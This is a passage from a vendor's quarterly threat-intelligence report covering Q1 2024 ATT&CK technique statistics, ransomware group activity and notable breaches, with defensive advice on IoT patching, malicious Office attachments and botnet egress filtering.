In Q4 2023, we removed some of this data to retain only the most significant tactics and techniques. We continue to include only the top 10 techniques to ensure we focus on the most-observed ones. Our threat-hunting efforts continue to observe a significant number of PowerShell (TA0002::T1059.001), having the most detections this quarter again. The rest of the techniques shuffled around, but there were no notable changes to report except one. A brand new technique made the top 10 list this quarter – container service persistence (TA0003::T1543.005) – ranking ninth. Examples of persistence via containers are Docker containers or Kubernetes in an environment.

MITRE Tactic	MITRE Technique	Tactic :: Technique :: Sub-Technique	Technique Count	Rank
TA0002	TA0002	Execution	4,508,846	5
	T1059.001	Execution :: Command and Scripting Interpreter :: PowerShell	7,026,089	1
TA0003	TA0003	Persistence	5,596,558	3
	T1543.005	Persistence :: Create or Modify System Process :: Container Service	1,516,818	9
TA0004	TA0004	Privilege Escalation	3,898,070	7
TA0005	TA0005	Defense Evasion	4,208,658	6
	T1218.009	Defense Evasion :: System Binary Proxy Execution :: Rundll32	1,309,493	10
TA0007	TA0007	Discovery	5,250,951	4
TA0011	TA0011	Command and Control	2,781,561	8
TA0040	T1561.001	Impact :: Disk Wipe :: Disk Content Wipe	5,818,836	2

Figure 42. Exploits by MITRE ATT&CK Tactic and Technique, Q1 2024




Figure 43. Exploits by MITRE ATT&CK Tactic and Technique, Q1 2024




Figure 44. Exploits by MITRE ATT&CK® Tactics Summation

RANSOMWARE LANDSCAPE

The ransomware landscape is eventful each quarter, and Q1 2024 was no different. Various new ransomware groups popped up this quarter, and many active groups from Q4 are now dormant or have ceased operations. Two of the biggest ransomware operations, LockBit and ALPHV, saw disruptions to their cyber activities. ALPHV performed what is likely an exit scam, which is a term that means they took the money and ran, and LockBit saw their infrastructure seized by law enforcement, hindering their operations. But more on those two ransomware groups later.

As usual, we begin with showing the ransomware alerts detected on WatchGuard EPDR-protected endpoints. Then, we pivot to the overall ransomware landscape, sharing our internal tracking data for all known ransomware groups active for each quarter. Thankfully, there is good news across the board regarding the numbers. We observed a continuing decline in ransomware detections across all active endpoints and ransomware group double extortions also decreased. For EPDR-protected endpoints, we observed a 23.37% reduction in detections. However, ransomware detections remain relatively elevated, and there is still much work cybersecurity professionals need to do to ensure these attacks are less effective and less frequent.

There are two likely explanations for the continuing decline in ransomware detections across the board. The first is that it is likely that ransomware attacks are being caught at the network level before they even get to the endpoint. For example, many malware attacks, including ransomware attacks, begin with a phishing email. It's likely that users or email filters are successfully detecting these attacks before they can execute on the endpoint. The second reason relates to human-operated ransomware (HumOR) and more precise ransomware attack attempts. HumOR requires that the threat actor manually deploys ransomware on a victim's machine or network. This means that modern ransomware attacks occur when the threat actor has remote control of the machine and is actively operating within a victim network. These attackers will likely get caught before the ransomware deployment even takes place. Hence the reduced overall numbers.




Figure 45. 2023-2024 QoQ Ransomware Detections by Quarter

Extortion Groups

The WatchGuard ransomware detections and extortion group numbers typically follow the same pattern. As discussed, the WatchGuard QoQ detections declined, as did the number of observed double extortions. So, that trend continues. Summing up all of the known double extortions this quarter, we ended up counting 1,124 across all of the known ransomware groups we track internally and on our Ransomware Tracker. That is 13.87% less than Q1 2023. This means there have been three straight quarterly declines, peaking at 1,531 in the last few quarters.




Figure 46. Ransomware Detections by Quarter

So, who were the groups behind these numbers? As usual, we begin by mentioning the new ransomware operations that began in Q1:

New Groups:

- **AlphaLocker**
- **APT73**
- **dAn0n**
- **DarkVault**
- **Dispossessor**
- **DoNex**
- **Handala**
- **Kill Security**
- **NO-NAME**
- **RansomHub**
- **Red**
- **Slug**
- **Trisec**

What's interesting about the new groups this quarter is that three directly copied LockBit 3.0's data leak site (DLS) and used it as their own – DarkVault, Dispossessor, and NO-NAME. Another group, Red, also mimicked LockBit's DLS, but it wasn't a direct mirror. These four groups combined for 53 double extortions this quarter, or a little under 5% of all extortions.

The other notable ransomware operations are Handala, RansomHub, and Slug. Handala is a hacktivist group that began wiping operations after the October 7 attacks in Israel. They started a Telegram page that posted all of their actions, including doxing and wiping operations, with associated screenshots. RansomHub has been the most active of the new groups since its inception, and they are possibly the most cause for concern. On the other hand, Slug posted one victim on their DLS, a large Aviation organization headquartered in Ireland. Then, they appear to have halted operations.

Groups with increases from Q3 to Q4	Groups with decreases from Q3 to Q4
Abyss (+8)	0mega (-1)
Akira (+10)	8base (-9)
BianLian (+15)	Arvin Club (-6)
Black Basta (+13)	ALPHV (-39)
Blacksuit (+6)	Arvin Club (-7)
Cactus (+15)	Cuba (-5)
Cl0p (+2)	DAIXIN (-3)
Everest (+4)	DragonForce (-10)
Hunters International (+38)	INC Ransom (-6)
Medusa Blog (+9)	Knight (-17)
Qilin (+16)	LockBit 3.0 (-45)
Ransom House (+2)	Lorenz (-7)
Stormous (+7)	Malek Team (-5)
Trigona (+12)	Mallox (-1)
	MedusaLocker (-4)
	Meow Leaks (-6)
	Metaencryptor (-4)
	Money Message (-3)
	Monti (-5)
	NoEscape (-58)
	Play (-58)
	RA Group (-3)
	Ragnar Locker (-5)
	RansomExx2 (-3)
	Raznatovic (-14)
	Rhysida (-15)
	Snatch (-6)
	Toufan (-116)
	Werewolves (-8)

Figure 47. Increases and Decreases from Quarter Prior

As for the returning groups from Q4, we're encouraged to see more groups with decreasing trends than those with increases. Of course, this makes sense, considering the double extortion numbers were down. What's most surprising is that LockBit 3.0 significantly decreased due to Operation Cronos. This operation, led by the United Kingdom's National Crime Agency (NCA), in coordination with several other Europol countries, disrupted LockBit's operation and brought down their DLS momentarily. Unfortunately, LockBit continued operations shortly after that using different Onion domains.

Another group with an operational disruption was ALPHV, more commonly called Black Cat. Law enforcement didn't take down their infrastructure. Instead, the ALPHV group exit-scammed after an affiliate ransomed Change Healthcare, part of UnitedHealth. This breach eventually made it to the United States Senate. During that hearing, and by public reporting, that breach cost the company around 1.5 billion dollars in damages and recovery efforts. Part of that amount was a $22 million ransom payment to the hackers, as admitted by the CEO.

The most significant decrease from Q4 to Q1 was Toufan, a group similar to Handala that performed most of their actions against Israel. The steep decline was due to a self-defined 30 days of hacking in Q4. Thus, in Q1, those actions ceased, hence the large decrease. As for increases, the largest QoQ increase was Hunters International, which is believed to be the successor to Hive ransomware. Hopefully, Hunter's International will have lower numbers in Q2, along with all other groups, and we continue to see a decline in ransomware detections. For now, we end the endpoint section with notable alleged ransomware breaches from the quarter.




Figure 48. Q1 2024 Public Extortions by Group

Notable Ransomware Breaches

ALPHV

Change Healthcare – Toward the end of February, Change Healthcare experienced a ransomware attack from an affiliate of ALPHV. This quickly made the news because patients could not get their prescriptions and services on time. Furthermore, Change Healthcare is a UnitedHealth subsidiary that affects many Americans. The CEO confirmed they paid a $22 million ransom to ALPHV. At that point, ALPHV exit-scammed the affiliate and hasn't been seen since. Change Healthcare was left with an estimated 1.5 billion dollar bill from the ordeal.

Prudential Financial – On February 12, 2024, Prudential Financial ($PRU) filed a Form 8-K reporting a cybersecurity incident on February 4, 2024. Shortly after that, the ALPHV group took responsibility for the attack. It's apparent that those two events are likely related. Around the same time, the group also claimed to have data from LoanDepot. This was likely one affiliate who was targeting the financial sector and happened to possibly have some success. Thankfully, ALPHV no longer exists as an active ransomware group.

Backmydata (Phobos)

Hipocrate Information Systems (HIS) – Hospitals in Romania experienced a massive ransomware attack that encrypted critical systems nationwide. It was arguably the most tangibly destructive attack of the quarter. Around a couple dozen hospitals were affected, and many more were disconnected from the Internet as a precautionary measure. The threat actors, reportedly an unknown group called Backmydata, using a Phobos ransomware derivative, asked for little – only a few bitcoins.

LockBit 3.0

Fulton County, GA – This ransomware-related breach is notable because it has political connotations. Fulton County, Georgia, is in the spotlight because of the racketeering case against former president Donald Trump. So, when LockBit posted this entry on their DLS, suspicions arose about whether this breach was politically motivated or if some of the data possibly exfiltrated by the group contained sensitive information related to the case. As of this writing, we don't have evidence that LockBit obtained information about that case.

Subway – This attack is notable for a few reasons. The first is that Subway is a big name, has a lot of revenue, and employs many people. Thus, any ransomware attack on this organization is somewhat notable. Second, this was one of the first victims listed on LockBit's refreshed DLS after Operation Cronos, making it naturally suspicious. It was believed that this was an attempt to save face. However, after they were listed, not much came about regarding news or remediation efforts from Subway. Who knows if the claims are legitimate.

Medusa Blog

Water for People – Seemingly, there is a ransomware attack or breach once every quarter that targets the organizations hosting or helping the most vulnerable in the population. Unfortunately, this is such an attack. Water for People provides drinking water to water-scarce regions for those in need in nine countries – Bolivia, Guatemala, Honduras, India, Malawi, Peru, Rwanda, Tanzania, and Uganda. The group behind the Medusa Blog not only encrypted and exfiltrated their systems but then demanded $300k as extortion for the data.

RansomExx2

Kenya Airways – One of the first detected victims listed on a DLS for Q1 was Kenya Airways, but that's not why it's notable. It's notable for its name and responsibilities for the safety of thousands of people a year. It's also notable because the operators behind RansomExx claim to have stolen information on passengers and accident reports. This type of information could lead to further damage to the company. That is, if the information is legitimate.

Unknown

Integris Health – INTEGRIS Health is a not-for-profit medical group located in Oklahoma. On Christmas Eve, the organization had to take the unfortunate step of notifying patients that threat actors compromised their data in a cyber incident occurring in November. They claimed that patient data was in the bundle of compromised data and included name, date of birth, contact information, demographic information, and social security numbers. The compromised data differed from patient to patient. At the beginning of 2024, class action lawsuits began to arrive and are still ongoing. It is unknown which threat actors were responsible for this attack.

In summary, Q1 was a change from the norm in terms of malware frequency. We observed a surge in total malware threats, specifically those caught by EPDR's first line of defense. Many of these repeat malware samples continue to be Glupteba, GuLoader, Formbook, and Agent Tesla. Our data shows that these malicious loaders and information stealers are continuously delivered via phishing email attachments. This quarter, we specifically saw a rise in Excel attachments. It is paramount to not only perform phishing training and become familiar with the latest phishing tactics but also to use your gut instincts and common sense not to interact with unsolicited attachments. Thankfully, EPDR has multiple layers of detection and prevention to atone for such mistakes.

CONCLUSION & DEFENSE HIGHLIGHTS

CONCLUSION AND DEFENSE HIGHLIGHTS

Hopefully, you have found all the threat intelligence we gathered for Q1 2024 insightful.

While we saw network decreases in malware, they were mirrored by endpoint increases of malware, which evens everything out to about the same amount of malware volume as ever. Interestingly, signature-based detection found many more threats this quarter than the more proactive malware detection services, yet we still see that 64% of malware arriving over encrypted connections requires the proactive detection to block.

Network attacks have increased in volume but decreased in diversity. Headline-making vulnerabilities, like ProxyLogon, continue to remain popular, but we also see attackers targeting older niche vulnerabilities in Linux services like HAProxy.

At the endpoint, attackers leverage Office files, especially Excel ones, to sneak malware onto our users' computers.

Protect and update your hardware (smart TVs) too

Hopefully, you already have a consistent routine for patching your traditional computer software. If not, know that WatchGuard's EPDR product has a great patch management module. Patching software is critically important to preventing network attacks, as the continued prevalence of the ProxyLogon exploit illustrates. However, you cannot forget to patch your hardware either. IT sometimes forgets hardware that have racked up in LAN rooms or hung in meeting rooms, but the firmware those devices run is still software and likely contains many of the same operating systems and open-source packages as normal computers do. If they are unprotected, they can succumb to cyberattacks just as easily as a normal computer – sometimes even easier. This quarter we found evidence of threat actors continuing to target smart TVs with the PandoraSpear botnet. You should make sure that all your IoT devices, including that benign-looking TV hanging in your meeting room, has good defenses. Update its firmware so it doesn't suffer from any known vulnerabilities. Segment it from the rest of your trusted network, so it can't cross-contaminate any computers containing critical data. Finally, if you segment it, make sure the gateway security device (like a Firebox) is applying all our security scanning services to that segment, so that they can block any network attacks or malware to protect that hardware. In short, remember that your IoT hardware requires the same defenses as your traditional computers and servers do.

Train your users about the danger from unsolicited Office documents.

This quarter we added data about the most common types of Office documents to deliver malware. While all Office documents – Word, PowerPoint, and Excel – can be booby-trapped to help deliver malware, it turns out malicious Excel documents are the most common type to contain malware. If you use the right protections, including endpoint protection products like EPDR, or even advanced network malware detection services like APT Blocker, they should detect and prevent malicious Office documents from making it to your users. However, nothing is perfect. Some malicious document will bypass your defenses. It is important to specifically train your users that Office documents can be dangerous. While the majority of computer users, even consumers, might realize emailed files like executables are risky, Office documents do not have a similar bad reputation. In fact, in businesses Office documents are the exact thing your employees would share with one another to collaborate. This means users are likely less aware that Office documents can be risky. Be sure to disabuse your users of that misconception. Threat actors commonly use Office documents as a malware delivery vector. Train your users of the proper Office document handling practices. First, never immediately trust an unsolicited Office document, even if it comes from someone you know. Attackers can sometimes masquerade as others. Rather, if you don't expect the document already, ask that coworker about it first, preferably through another channel. That way you verify an attacker isn't pretending to be them. Second, never handle Office documents from outside sources you don't know, without heavy scanning and validation. While you might be able to trust the people you think you know, you can't trust a random document at all. If you do decide to open an Office document, which you should only consider after heavy scanning and validation, avoid enabling any special features. Office documents like Excel files might ask you to enable macros, or "enable content." Doing so also enables some dynamic Office features that may also help attackers install malware. You should only ever allow those options if you are 100% sure you are dealing with a valid, internal document that requires the features to work.

Defend against botnets!

During Q1, we found evidence of many different botnets, including Miori, DarkGate, and PandoraSpear. Obviously, the swiss army knife functionality of botnet trojans are a draw to threat actors who can leverage their zombie-machine army for anything from distributed denial of service attacks, spamming, or just installing additional malware payloads. Obviously, you should already have a layer of defenses to try to keep botnets from infecting you at all. Firewalls, layers of network and endpoint anti-malware services, and intrusion prevention services can all prevent some of the many different tactics attackers use to get a botnet into your network. However, you should also deploy security controls and strategies that help prevent a botnet from doing its dirty work even if it does infect one of your computers. Security appliances like the Firebox often have botnet command and control (C2) blocking services. If enabled, these can prevent botnets that have infected you from calling home; and if they can't call home, they can't receive additional malicious instructions. You should also configure "egress" filtering on your firewall (specifically your Firebox). Most admins spend a lot of time setting up rules for traffic that can't come into your network (ingress filtering). You should spend equal time configuring rules for the minimal traffic you want to go out (egress filtering), rather than allowing ALL traffic out. If you limit the types of traffic that leave your network to just what you expect, you may inadvertently block the C2 channel some botnets use. Two of the three botnets we mentioned target IoT devices, so be sure to also refer to the hardware protection advice above. And finally, segment your network by trust. If you take a "zero trust" approach internally and make sure your most critical devices are segmented from IoT or less trusted computers, that will lessen the diameter of collateral damage if a botnet does infect one of your computers. Botnets often try to scan internally once they infect a victim, in order to find new victims. Network segmentation might prevent or limit the radius of that scan.

That's it for our Q1 2024 Internet Security report. We hope you found some of these trends and attack details enlightening and have been inspired to update your defenses, or at least monitor your security logs and policies for any issues. Be sure to come back next quarter to keep up with the latest changes in the threat landscape. As always, leave your comments or feedback about our report at **SecurityReport@watchguard.com**, and keep frosty online!

COREY NACHREINER

Chief Security Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's security vision. Corey has operated at the frontline of cybersecurity for 22 years, evaluating and making accurate predictions about information security trends. Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, Forbes, Help Net Security, and more. Find him on www.secplicity.org.

MARC LALIBERTE

Director of Security Operations

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

TREVOR COLLINS

Information Security Analyst

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

RYAN ESTES

Intrusion Analyst

Ryan is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.

JOSH STUIFBERGEN

Intrusion Analyst

Josh is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Josh helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Josh's multidisciplinary background with a political science BA and cybersecurity BS offers an added perspective into the geopolitical nature of cybersecurity threats. Past experience researching container security in Kubernetes deployments, and building a Zero-Trust Proof of Concept environment for small organizations contributes to his insights on how organizations face the difficulties of increasingly complex managed environments. His role includes contributing to the Secplicity blog.

ABOUT WATCHGUARD THREAT LAB

WatchGuard's Threat Lab is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

ABOUT WATCHGUARD TECHNOLOGIES

WatchGuard® Technologies, Inc. is a global leader in unified cybersecurity. Our Unified Security Platform® approach is uniquely designed for managed service providers to deliver world-class security that increases their business scale and velocity while also improving operational efficiency. Trusted by more than 17,000 security resellers and service providers to protect more than 250,000 customers, the company's award-winning products and services span network security and intelligence, advanced endpoint protection, multi-factor authentication, and secure Wi-Fi. Together, they offer five critical elements of a security platform: comprehensive security, shared knowledge, clarity & control, operational alignment, and automation. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit WatchGuard.com.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at www.secplicity.org.